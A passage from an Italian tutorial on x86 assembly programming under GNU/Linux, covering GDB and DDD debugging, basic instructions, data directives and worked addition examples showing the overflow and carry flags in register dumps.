   +--fine-gas.s---------------------------------------------------------------+
   |10         mov  $1, %eax                                                   |
   |11      bp1:                                                               |
b+ |12         mov  $7, %ebx                                                   |
   |13      bp2:                                                               |
b+ |14         int  $0x80                                                      |
   |15                                                                         |
   |16                                                                         |
   |17                                                                         |
   |18                                                                         |
   |19                                                                         |
   |20                                                                         |
   |21                                                                         |
   |22                                                                         |
   |23                                                                         |
   +---------------------------------------------------------------------------+
exec No process In:                                          Line: ??   PC: 0x0
This GDB was configured as "i486-linux-gnu"...Using host libthread_db library "/
lib/tls/libthread_db.so.1".

(gdb) break bp1
Breakpoint 1 at 0x8048079: file fine-gas.s, line 12.
(gdb) break bp2
Breakpoint 2 at 0x804807e: file fine-gas.s, line 14.
```

(gdb) **run** [*Invio*]

```
   +--fine-gas.s--------------------------------------------------------------+
   |10          mov  $1, %eax                                                 |
   |11      bp1:                                                              |
B+>|12          mov  $7, %ebx                                                 |
   |13      bp2:                                                              |
b+ |14          int  $0x80                                                    |
   |15                                                                        |
   |16                                                                        |
   |17                                                                        |
   |18                                                                        |
   |19                                                                        |
   |20                                                                        |
   |21                                                                        |
   |22                                                                        |
   |23                                                                        |
   +--------------------------------------------------------------------------+
child process 9699 In: bp1                             Line: 12   PC: 0x8048079
(gdb) break bp2
Breakpoint 2 at 0x804807e: file fine-gas.s, line 14.
(gdb) run
Starting program: /home/tizio/fine-gas

Breakpoint 1, bp1 () at fine-gas.s:12
Current language:  auto; currently asm
```

Durante il funzionamento si può anche attivare una finestra con lo stato dei registri, attraverso il comando '**`layout reg`**':

`(gdb)` **`layout reg`** [*Invio*]

```
+--Register group: general-----------------------------------------------------+
|eax            0x1      1                                                     |
|ecx            0x0      0                                                     |
|edx            0x0      0                                                     |
|ebx            0x0      0                                                     |
|esp            0xbfa77b90       0xbfa77b90                                    |
|ebp            0x0      0x0                                                   |
+------------------------------------------------------------------------------+
   |10          mov  $1, %eax                                                 |
   |11      bp1:                                                              |
B+>|12          mov  $7, %ebx                                                 |
   |13      bp2:                                                              |
b+ |14          int  $0x80                                                    |
   |15                                                                        |
   |16                                                                        |
   +--------------------------------------------------------------------------+
child process 9699 In: bp1                             Line: 12   PC: 0x8048079
Breakpoint 2 at 0x804807e: file fine-gas.s, line 14.
(gdb) run
Starting program: /home/tizio/fine-gas

Breakpoint 1, bp1 () at fine-gas.s:12
Current language:  auto; currently asm
(gdb) layout reg
```



`(gdb)` **`quit`** [*Invio*]

Durante il funzionamento normale di GDB, se è prevista tale modalità di funzionamento, questa può essere attivata anche con la combinazione di tasti [*Ctrl x*][*a*].

551.4 Utilizzo di DDD

GDB è lo strumento fondamentale per il controllo del funzionamento di un programma, ma al suo fianco se ne possono aggiungere altri che consentono di avere una visione più «semplice». Per esempio, DDD,[5] ovvero *Data display debugger* è un programma frontale che si avvale di GDB, ma lo fa attraverso un'interfaccia grafica che consente di tenere sotto controllo più cose, simultaneamente.

$ **ddd fine-gas** [*Invio*]

Prendendo lo stesso esempio di programma già usato nella sezione precedente, compilato in modo da avere i riferimenti al sorgente, ecco come si può presentare DDD dopo che sono stati fissati gli stop e dopo che il programma è stato avviato, in modo che si arresti al primo di questi:

Ecco la situazione al livello del secondo stop:

551.5 Alcune istruzioni comuni

Le istruzioni del linguaggio assemblatore che si traducono direttamente in istruzioni del linguaggio macchina hanno una forma uniforme: un nome mnemonico seguito dagli operandi.

mnemonico operando [, ***operando***] ...

Per esempio, l'istruzione seguente sottrae il valore contenuto nel registro ***EAX*** da quello di ***EBX***, mettendo il risultato nel registro ***EBX*** (***EBX***=***EBX***-***EAX***):

GNU AS
```
sub %eax, %ebx
```

NASM
```
sub ebx, eax
```

In questo caso il nome mnemonico è '**SUB**', mentre i nomi dei registri sono gli operandi (eventualmente, il codice corrispondente in linguaggio macchina sarebbe $29C3_{16}$). Nelle sezioni successive si descrivono alcune istruzioni comuni.

551.5.1 MOV

L'istruzione '`MOV`' serve a copiare il contenuto dell'origine nella destinazione. Gli operandi possono essere registri, aree di memoria e costanti numeriche, tenendo conto che le costanti numeriche possono figurare solo nell'origine e che si può fare riferimento ad aree di memoria in una sola posizione (nell'origine o nella destinazione).

GNU AS `mov` ***origine*** `,` ***destinazione***

NASM `mov` ***destinazione*** `,` ***origine***

L'esempio seguente copia il contenuto del registro ***EAX*** all'interno di ***EBX***:

GNU AS `mov %eax, %ebx`

NASM `mov ebx, eax`

551.5.2 ADD

L'istruzione '`ADD`' serve a eseguire la somma di valori interi, con o senza segno. Gli operandi possono essere registri, aree di memoria e costanti numeriche, tenendo conto che le costanti numeriche possono figurare solo nell'origine e che si può fare riferimento ad aree di memoria in una sola posizione: nell'origine o nella destinazione.

GNU AS `add` ***origine*** `,` ***destinazione***

NASM `add` ***destinazione*** `,` ***origine***

L'esempio seguente aggiunge al registro ***EAX*** una unità:

GNU AS `add $1, %eax`

NASM `add eax, 1`

551.5.3 SUB

L'istruzione '`SUB`' serve a eseguire la sottrazione di valori interi, con o senza segno. Gli operandi possono essere registri, aree di memoria e costanti numeriche, tenendo conto che le costanti numeriche possono figurare solo nell'origine e che si può fare riferimento ad aree di memoria in una sola posizione: nell'origine o nella destinazione.

GNU AS `sub` ***origine*** `,` ***destinazione***

NASM `sub` ***destinazione*** `,` ***origine***

L'esempio seguente sottrae il valore del registro ***EAX*** da quello di ***EBX***, mettendo il risultato in ***EBX***:

GNU AS `sub %eax, %ebx`

NASM `sub ebx, eax`

551.5.4 INC e DEC

Le istruzioni '`INC`' e '`DEC`' servono, rispettivamente, a incrementare e a decrementare di una unità il valore dell'operando, che può essere un registro o un'area di memoria. Dal momento che c'è un solo operando, non c'è differenza tra la sintassi di GNU AS e di NASM per quanto riguarda l'ordine degli stessi:

`inc` ***destinazione***

`dec` ***destinazione***

I due esempi seguenti, rispettivamente, incrementano e decrementano di una unità il valore del registro ***EAX***:

- GNU AS **`inc %eax`**

  NASM **`inc eax`**

- GNU AS **`dec %eax`**

  NASM **`dec eax`**

551.6 Dimensione dei dati nelle istruzioni

Di norma, nelle istruzioni che elaborano dati, come quelle descritte nelle sezioni precedenti, se un registro si trova a essere origine o destinazione di qualcosa, implicitamente si intende che i dati debbano essere della sua dimensione. Per esempio, scrivendo '`mov $1, %eax`' si intende che la costante numerica sia precisamente $0000\ 0001_{16}$ (ovvero $0000\ 0000\ 0000\ 0000\ 0000\ 0000\ 0000\ 0001_2$), perché la destinazione è da 32 bit.

Quando il contesto non è sufficiente a stabilire di quanti bit deve essere fatto il valore che si elabora, l'istruzione va precisata. Nel caso di GNU AS si aggiunge un suffisso al nome mnemonico che distingue l'operazione, suffisso che è composto da una sola lettera. Per esempio, '`mov`' diventa '`movl`' per chiarire che si tratta di dati da 32 bit. Nel caso di NASM si aggiunge una parola chiave dopo il nome mnemonico.

Tabella 551.29. Suffissi per precisare la quantità di bit coinvolti nelle istruzioni, secondo la sintassi di GNU AS. Negli esempi, '`mem`' è un'etichetta che rappresenta un indirizzo di memoria.

Suffisso	Significato	Dimensione in bit	Esempi

`b`	byte	8 bit	`mov $1 %al`
			`movb $1 mem`
			`pushb mem`

`w`	*word*	16 bit	`mov $1 %ax`
			`movw $1 mem`
			`pushw mem`

`l`	*long*	32 bit	`mov $1 %eax`
			`movl $1 mem`
			`pushl mem`

Tabella 551.30. Parole chiave per precisare la quantità di bit coinvolti nelle istruzioni, secondo la sintassi di NASM. Negli esempi, '**mem**' è un'etichetta che rappresenta un indirizzo di memoria.

Parola chiave	Dimensione in bit	Esempi
`byte`	8 bit	**mov al, 1** **mov byte [mem], 1** **push byte [mem]**
`word`	16 bit	**mov ax, 1** **mov word ax, 1** **mov word [mem], 1** **push word [mem]**
`long`	32 bit	**mov eax, 1** **mov long [mem], 1** **push long [mem]**

551.7 Direttive per il compilatore

Nel sorgente in linguaggio assemblatore è possibile inserire delle direttive (o pseudoistruzioni) che il compilatore può interpretare per la costruzione corretta del file oggetto. Si usano queste direttive in particolare per definire delle costanti e delle aree di memoria.

551.7.1 Commenti

Le righe vuote e quelle bianche vengono ignorate dal compilatore; inoltre, è possibile inserire dei commenti preceduti da un carattere che viene riconosciuto come prefisso, con il quale si annulla il significato di ciò che appare da quel punto fino alla fine della riga:

GNU AS **#*commento***

NASM **; *commento***

551.7.2 Direttiva «equ»

La direttiva '**equ**' viene usata per definire delle costanti simboliche (attraverso un nome, ovvero un'etichetta) da utilizzare poi nelle istruzioni, al posto del dato corrispondente. In linea di principio non dovrebbe essere possibile ridefinire le costanti.

GNU AS **.equ *nome*, *valore***

NASM ***nome* equ *valore***

Nell'esempio seguente si associa al simbolo '**ADDRESS**' il numero otto:

GNU AS **.equ ADDRESS, 8**

NASM **ADDRESS equ 8**

551.7.3 Direttive di dichiarazione dei dati

Attraverso delle direttive del compilatore si definiscono delle aree di memoria, a cui si fa riferimento nelle istruzioni attraverso dei nomi simbolici (etichette). In questo modo il compilatore attribuisce il loro indirizzo e lo sostituisce nella fase di assemblaggio. Si distingue tra dati che devono essere inizializzati preventivamente con un certo valore e dati il cui valore iniziale è indifferente. Quando si tratta di dati privi di valore iniziale, le informazioni necessarie consistono solo nel nome e nella dimensione dell'area di memoria:

GNU AS **.lcomm** ***nome*, *dimensione_in_byte***

NASM ***nome*** **resb** ***dimensione_in_byte***

NASM ***nome*** **resw** ***dimensione_in_multipli_di_16_bit***

NASM ***nome*** **resd** ***dimensione_in_multipli_di_32_bit***

Segue la descrizione di alcuni esempi.

- GNU AS `.lcomm BUFFER, 500`

  NASM `BUFFER resb 500`

  Dichiara localmente un'area di memoria da 500 byte, nominata provvisoriamente '**BUFFER**'.

- GNU AS `.lcomm NUMERO, 4`

  NASM `NUMERO resd 1`

  Dichiara localmente un'area di memoria da 4 byte (32 bit), nominata provvisoriamente '**NUMERO**'.

Quando si tratta di dati da inizializzare, le informazioni necessarie alla dichiarazione consistono nel nome e nel contenuto, mentre la dimensione deriva dalla pseudoistruzione scelta:

GNU AS ***nome*:** **.ascii** ***stringa* [, *stringa*]...**

GNU AS ***nome*:** **.byte** ***byte* [, *byte*]...**

GNU AS ***nome*:** **.int** ***intero* [, *intero*]...**

NASM ***nome*** **db** ***byte* [, *byte*]**

NASM ***nome*** **dd** ***intero* [, *intero*]**

Segue la descrizione di alcuni esempi.

- GNU AS `X1:  .byte 65`

  NASM `X1 db 65`

  Inizializza l'area di memoria identificata temporaneamente con il nome '**X1**', con il valore 65_{10}.

- GNU AS **`X2:   .byte 'A'`**

  NASM **`X2 db 'A'`**

  Inizializza l'area di memoria identificata temporaneamente con il nome '**`X2`**', inserendo il codice corrispondente alla lettera «A».

- GNU AS **`X3:   .int 12345`**

  NASM **`X3 dd 12345`**

  Inizializza l'area di memoria identificata temporaneamente con il nome '**`X3`**', inserendo il valore 12345.

- GNU AS **`X4:   .ascii 'Ciao!', 0`**

  NASM **`X4 db 'Ciao', 0`**

  Inizializza l'area di memoria a partire dall'indirizzo identificato temporaneamente con il nome '**`X3`**', inserendo una stringa, terminata con il valore zero.

551.8 Sezioni del sorgente

Il sorgente si suddivide in sezioni, le quali descrivono la struttura del file-oggetto che si deve andare a produrre. Per quanto riguarda il formato ELF di un sistema GNU/Linux, si distingue l'area del codice, da quella dei dati; inoltre, nell'ambito dei dati si distingue la parte di quelli preinizializzati e di quelli che non lo sono.[6]

```
.section .data
    dichiarazione_dati_inizializzati
.section .bss
    dichiarazione_dati_non_definiti
.section .text
    istruzioni_del_programma
```

```
section .data
    dichiarazione_dati_inizializzati
section .bss
    dichiarazione_dati_non_definiti
section .text
    istruzioni_del_programma
```

I due modelli sintattici si riferiscono rispettivamente a GNU AS e a NASM.

551.9 Usare GNU AS con la notazione Intel

È possibile chiedere al compilatore GNU AS di interpretare il sorgente secondo la sintassi «Intel». Per questo si usa la direttiva '**`.intel_syntax noprefix`**' (l'opzione '**`noprefix`**' serve a consentire di annotare i nomi dei registri senza il prefisso '`%`'). L'esempio visto all'inizio del capitolo potrebbe essere modificato nel modo seguente:

```
#
.section .data
#
.section .text
.globl _start
#
.intel_syntax noprefix
_start:
    mov  eax, 1
    mov  ebx, 7
    int  0x80
```

La direttiva fa sì che il sorgente venga interpretato secondo la sintassi Intel a partire dal punto in cui si trova. Dal momento che l'effetto riguarda solo l'interpretazione delle istruzioni di codice che si traduce in linguaggio macchina (pertanto il modo di dare le altre direttive continua a essere quello normale di GNU AS), è conveniente piazzare la direttiva '**`.intel_syntax noprefix`**' all'inizio della sezione '**`.text`**', come si vede nell'esempio.

Naturalmente è possibile tornare alla sintassi AT&T con una direttiva analoga: '**`.att_syntax`**'. Lo si può vedere nell'esempio successivo:

```
#
.section .data
#
.section .text
.globl _start
#
.intel_syntax noprefix
_start:
    mov  eax, 1
.att_syntax
    mov  $7, %ebx
    int  $0x80
```

551.10 Riferimenti

- *Using Assembly Language in Linux*

  ⟨*http://asm.sourceforge.net/articles/linasm.html* ⟩

- Norman Matloff, *Introduction to Linux Intel Assembly Language*

  ⟨*http://heather.cs.ucdavis.edu/~matloff/50/LinuxAssembly.html* ⟩

- *HowAtandtSyntaxDiffersFromNasm*

  ⟨*http://www.osdev.org/osfaq2/index.php/HowAtandtSyntaxDiffersFromNasm* ⟩

• Thorsten Glaser, *GasIntelHowtoMirror*, 2004
⟨*http://www.osdev.org/osfaq2/index.php/GasIntelHowtoMirror* ⟩

[1] **GNU Binutils** GNU GPL

[2] **NASM** GNU LGPL

[3] **GNU Binutils** GNU GPL

[4] **GDB** GNU GPL

[5] **DDD** GNU GPL

[6] Il formato ELF prevede altri tipi di sezione, ma quelle di uso più frequente sono rappresentate nel modello sintattico.

Esempi con le «quattro operazioni»

In questo capitolo vengono mostrati esempi di programmi estremamente banali, per dimostrare il funzionamento delle istruzioni con cui si eseguono le «quattro operazioni» su valori interi, attraverso l'aiuto di GDB (GNU debugger).[1]

Si dà per scontato che si sappiano compilare i programmi con GNU AS, oppure con NASM. Se si utilizza GNU AS, è bene ricordare di inserire l'opzione '**--gstabs**', mentre con NASM è bene aggiungere l'opzione '**-g**', in modo da poter gestire più facilmente GDB, disponendo dei riferimenti al sorgente:

$ **as --gstabs -o *nome*.o *nome*.s** [*Invio*]

$ **nasm -g -f elf -o *nome*.o *nome*.s** [*Invio*]

Tabella 550.5. Operazioni aritmetiche.

Nome	Operandi: ***dst***, ***org1***, ***org2***	Descrizione	Indicatori principali: *carry*, *parity*, *zero*, *sign*, *overflow*
NEG	***reg*** ***mem***	Inverte il segno di un numero, attraverso il complemento a due. ***dst* := –*dst***	c p z s o # # # # #
ADD	***reg***, ***reg*** ***reg***, ***mem*** ***reg***, ***imm*** ***mem***, ***reg*** ***mem***, ***imm***	Somma di interi, con o senza segno, ignorando il riporto precedente. Se i valori si intendono con segno, è importante l'esito dell'indicatore di traboccamento (*overflow*), se invece i valori sono da intendersi senza segno, è importante l'esito dell'indicatore di riporto (*carry*). ***dst* := *org* + *dst***	c p z s o # # # # #
SUB	***reg***, ***reg*** ***reg***, ***mem*** ***reg***, ***imm*** ***mem***, ***reg*** ***mem***, ***imm***	Sottrazione di interi con o senza segno, ignorando il riporto precedente. ***dst* := *org* – *dst***	c p z s o # # # # #
ADC	***reg***, ***reg*** ***reg***, ***mem*** ***reg***, ***imm*** ***mem***, ***reg*** ***mem***, ***imm***	Somma di interi, con o senza segno, aggiungendo anche il riporto precedente (l'indicatore *carry*). ***dst* := *org* + *dst* + *c***	c p z s o t . . . . # # # # #
SBB	***reg***, ***reg*** ***reg***, ***mem*** ***reg***, ***imm*** ***mem***, ***reg*** ***mem***, ***imm***	Sottrazione di interi, con o senza segno, tenendo conto del «prestito» precedente (l'indicatore *carry*). ***dst* := *org* + *dst* – *c***	c p z s o t . . . . # # # # #
INC	***reg*** ***mem***	Incrementa di una unità un intero. ***dst*++**	c p z s o . # # # #
DEC	***reg*** ***mem***	Decrementa di una unità un valore intero. ***dst*––**	c p z s o . # # # #

Nome	Operandi: ***dst***, ***org1***, ***org2***	Descrizione	Indicatori principali: *carry*, *parity*, *zero*, *sign*, *overflow*
`MUL`	***reg*** ***mem***	Moltiplicazione intera senza segno. L'operando è il moltiplicatore, mentre il moltiplicando è costituito da registri prestabiliti. ***AX*** := ***AL*src*** ***DX:AX*** := ***AX*src*** ***EDX:EAX*** := ***EAX*src***	`c p z s o` `# ? ? ? #`
`DIV`	***reg*** ***mem***	Divisione intera senza segno. L'operando è il divisore, mentre il dividendo è costituito da registri prestabiliti. ***AL*** := ***AX/src AH*** := ***resto*** ***AX*** := ***DX:AX/src DX*** := ***resto*** ***EAX*** := ***EDX:EAX/src EDX*** := ***resto***	`c p z s o` `? ? ? ? ?`
`IMUL`	***reg*** ***mem***	Moltiplicazione intera con segno. In questo caso l'operando è il moltiplicatore, mentre il moltiplicando è costituito da registri prestabiliti. ***AX*** := ***AL*src*** ***DX:AX*** := ***AX*src*** ***EDX:EAX*** := ***EAX*src***	`c p z s o` `# ? ? ? #`
`IDIV`	***reg*** ***mem***	Divisione intera con segno. L'operando è il divisore, mentre il dividendo è costituito da registri prestabiliti. ***AL*** := ***AX/src AH*** := ***resto*** ***AX*** := ***DX:AX/src DX*** := ***resto*** ***EAX*** := ***EDX:EAX/src EDX*** := ***resto***	`c p z s o` `? ? ? ? ?`

552.1 Somma

Viene proposto un programma che si limita a sommare due numeri (interi positivi) definiti in memoria e a restituire il risultato (ammesso che non sia troppo grande) attraverso il valore di uscita. Il programma viene mostrato sia nella forma adatta a GNU AS, sia in quella conforme a NASM. Le righe dei due listati coincidono.

```
1   # op1 + op2
2   #
3   .section .data
4   op1:    .int    15
5   op2:    .int     5
6   #
7   .section .text
8   .globl _start
9   #
10  _start:
11      mov op1, %edx       # Accumula il primo addendo in EDX.
12      add op2, %edx       # Somma il secondo addendo in EDX.
13  bp1:
14      mov $1,   %eax      # Restituisce il valore contenuto in EDX
```

```
15        mov %edx, %ebx       # come valore di uscita, attraverso la
16        int $0x80            # chiamata di sistema 1 (exit).
```

```
1    ; op1 + op2
2    ;
3    section .data
4    op1:    dd 15
5    op2:    dd  5
6    ;
7    section .text
8    global _start
9    ;
10   _start:
11       mov edx, [op1]       ; Accumula il primo addendo in EDX.
12       add edx, [op2]       ; Somma il secondo addendo in EDX.
13   bp1:
14       mov eax, 1           ; Restituisce il valore contenuto in EDX
15       mov ebx, edx         ; come valore di uscita, attraverso la
16       int 80h              ; chiamata di sistema 1 (exit).
```

Nelle righe 4 e 5 vengono dichiarate due aree di memoria della dimensione di un registro (32 bit), associando rispettivamente i nomi '**`op1`**' e '**`op2`**', a indicare il primo e il secondo operando della somma. Nella riga 11 il contenuto della memoria che rappresenta il primo operando della somma, viene inserito nel registro ***EDX***, mentre nella riga 12 si somma quanto è rappresentato dal secondo operando, nello stesso registro.

Si osservi che per indicare l'indirizzo di memoria è stata usata la modalità di indirizzamento diretta. In pratica, il compilatore sostituisce i nomi '**`op1`**' e '**`op2`**' con l'indirizzo di memoria a cui fanno riferimento.

Al termine, nelle righe da 14 a 16, si prepara la chiamata di sistema '**`exit`**', passando il risultato in modo che venga usato come valore di uscita. Se il risultato della somma è inferiore o uguale a 255, può essere letto.

I programmi sono uguali, a parte qualche piccola differenza nell'allocazione della memoria. Si può controllare con Objdump. Si suppone che il programma sia stato compilato con il nome '`add`':

$ **`objdump --disassemble add`** [*Invio*]

```
add:     file format elf32-i386

Disassembly of section .text:

08048074 <_start>:
 8048074:       8b 15 8c 90 04 08       mov    0x804908c,%edx
 804807a:       03 15 90 90 04 08       add    0x8049090,%edx
```

```
08048080 <bp1>:
 8048080:       b8 01 00 00 00          mov    $0x1,%eax
 8048085:       89 d3                   mov    %edx,%ebx
 8048087:       cd 80                   int    $0x80
```

Si può controllare il funzionamento del programma, avviandolo e verificando poi il valore di uscita:

$ **./add ; echo $?** [*Invio*]

```
20
```

Si analizza il funzionamento del programma con GDB:

$ **gdb add** [*Invio*]

(gdb) **break bp1** [*Invio*]

```
Breakpoint 1 at 0x8048080: file add.s, line 14.
```

(gdb) **run** [*Invio*]

```
Starting program: /home/tizio/add

Breakpoint 1, bp1 () at add.s:14
14          mov $1,   %eax      # Restituisce il valore contenuto in EDX
Current language:  auto; currently asm
```

(gdb) **info registers** [*Invio*]

```
eax            0x0      0
ecx            0x0      0
edx            0x14     20
ebx            0x0      0
esp            0xbf9dcb10       0xbf9dcb10
ebp            0x0      0x0
esi            0x0      0
edi            0x0      0
eip            0x8048080        0x8048080 <bp1>
eflags         0x216    [ PF AF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x0      0
```

(gdb) **stepi** [*Invio*]

```
bp1 () at add.s:15
15          mov %edx, %ebx      # come valore di uscita, attraverso la
```

(gdb) **stepi** [*Invio*]

```
bp1 () at add.s:16
16          int $0x80           # chiamata di sistema 1 (exit).
```

(gdb) **info registers** [*Invio*]

```
eax            0x1      1
ecx            0x0      0
edx            0x14     20
ebx            0x14     20
esp            0xbfba64d0       0xbfba64d0
ebp            0x0      0x0
esi            0x0      0
edi            0x0      0
eip            0x8048087        0x8048087 <bp1+7>
eflags         0x216    [ PF AF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x0      0
```

(gdb) **stepi** [*Invio*][2]

```
Program exited with code 024.
```

(gdb) **quit** [*Invio*]

552.1.1 Traboccamento

Si può modificare leggermente il programma proposto, allo scopo di causare un traboccamento, in modo da vedere cosa accade nei registri:

```
3   .section .data
4   op1:    .int    0x7FFFFFFF  # 0b01111111111111111111111111111111
5   op2:    .int    0x00000001  # 0b00000000000000000000000000000001
```

```
3   section .data
4   op1:    dd      0x7FFFFFFF  ; 01111111111111111111111111111111b
5   op2:    dd      0x00000001  ; 00000000000000000000000000000001b
```

Compilando il programma ed eseguendolo con l'ausilio di GDB si può verificare che la somma di quei due valori trasforma il risultato in un valore apparentemente negativo, cosa che è indice di un traboccamento:

```
eax            0x0      0
ecx            0x0      0
edx            0x80000000       -2147483648
ebx            0x0      0
esp            0xbfa6f390       0xbfa6f390
ebp            0x0      0x0
esi            0x0      0
edi            0x0      0
eip            0x8048080        0x8048080 <bp1>
eflags         0xa96    [ PF AF SF IF OF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x0      0
```

A ogni modo il fatto viene sottolineato dall'indicatore di traboccamento (*overflow*). In questo caso non interviene l'indicatore di riporto (*carry*), perché se il risultato fosse da intendersi senza segno, sarebbe ancora corretto.

552.1.2 Riporto

Si può modificare leggermente il programma proposto, allo scopo di causare un riporto, in modo da vedere cosa accade nei registri:

```
3  .section .data
4  op1:    .int    0xFFFFFFFE  # 0b11111111111111111111111111111110
5  op2:    .int    0x00000002  # 0b00000000000000000000000000000010
```

```
3  section .data
4  op1:    dd      0xFFFFFFFE  ; 11111111111111111111111111111110b
5  op2:    dd      0x00000002  ; 00000000000000000000000000000001b
```

In questo caso, la somma dei due valori supera proprio di una unità la capienza del registro, che alla fine risulta a zero, ma l'indicatore di riporto (*carry*) segnala l'accaduto:

```
eax            0x0      0
ecx            0x0      0
edx            0x0      0
ebx            0x0      0
esp            0xbfbb44e0       0xbfbb44e0
ebp            0x0      0x0
esi            0x0      0
```

```
edi            0x0      0
eip            0x8048080        0x8048080 <bp1>
eflags         0x257    [ CF PF AF ZF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x0      0
```

Si può osservare che è assente l'indicatore di traboccamento (*overflow*), perché se la somma fosse avvenuta tra due numeri con segno, il risultato sarebbe corretto.

552.1.3 Somma di valori molti grandi

Viene mostrato un altro esempio, dove la somma riguarda valori molto grandi, divisi tra due registri. I due listati sono equivalenti e compatibili, riga per riga:

```
1  # op1 + op2
2  #
3  .section .data
4  op1:    .quad   0x00FFFFFFFFFFFFFF
5  op2:    .quad   0x0000000000000001
6  #
7  .section .text
8  .globl _start
9  #
10 _start:
11     mov op1  , %eax     # Accumula metà del primo addendo in EAX.
12     mov op1+4, %edx     # Accumula il resto del primo addendo in EDX.
13     add op2,   %eax     # Somma metà del secondo addendo in EAX.
14 bp1:
15     adc op2+4, %edx     # Somma il resto del secondo addendo in EDX.
16                         # Il risultato atteso in EDX:EAX è:
17                         # 0x01000000:0x00000000
18 bp2:
19     mov $1,    %eax     # Conclude il funzionamento del programma
20     mov $0,    %ebx     # restituendo zero in ogni caso.
21     int $0x80           #
```

```
1  ; op1 + op2
2  ;
3  section .data
4  op1:    dd  0xFFFFFFFF, 0x00FFFFFF      ; 0x00FFFFFFFFFFFFFF
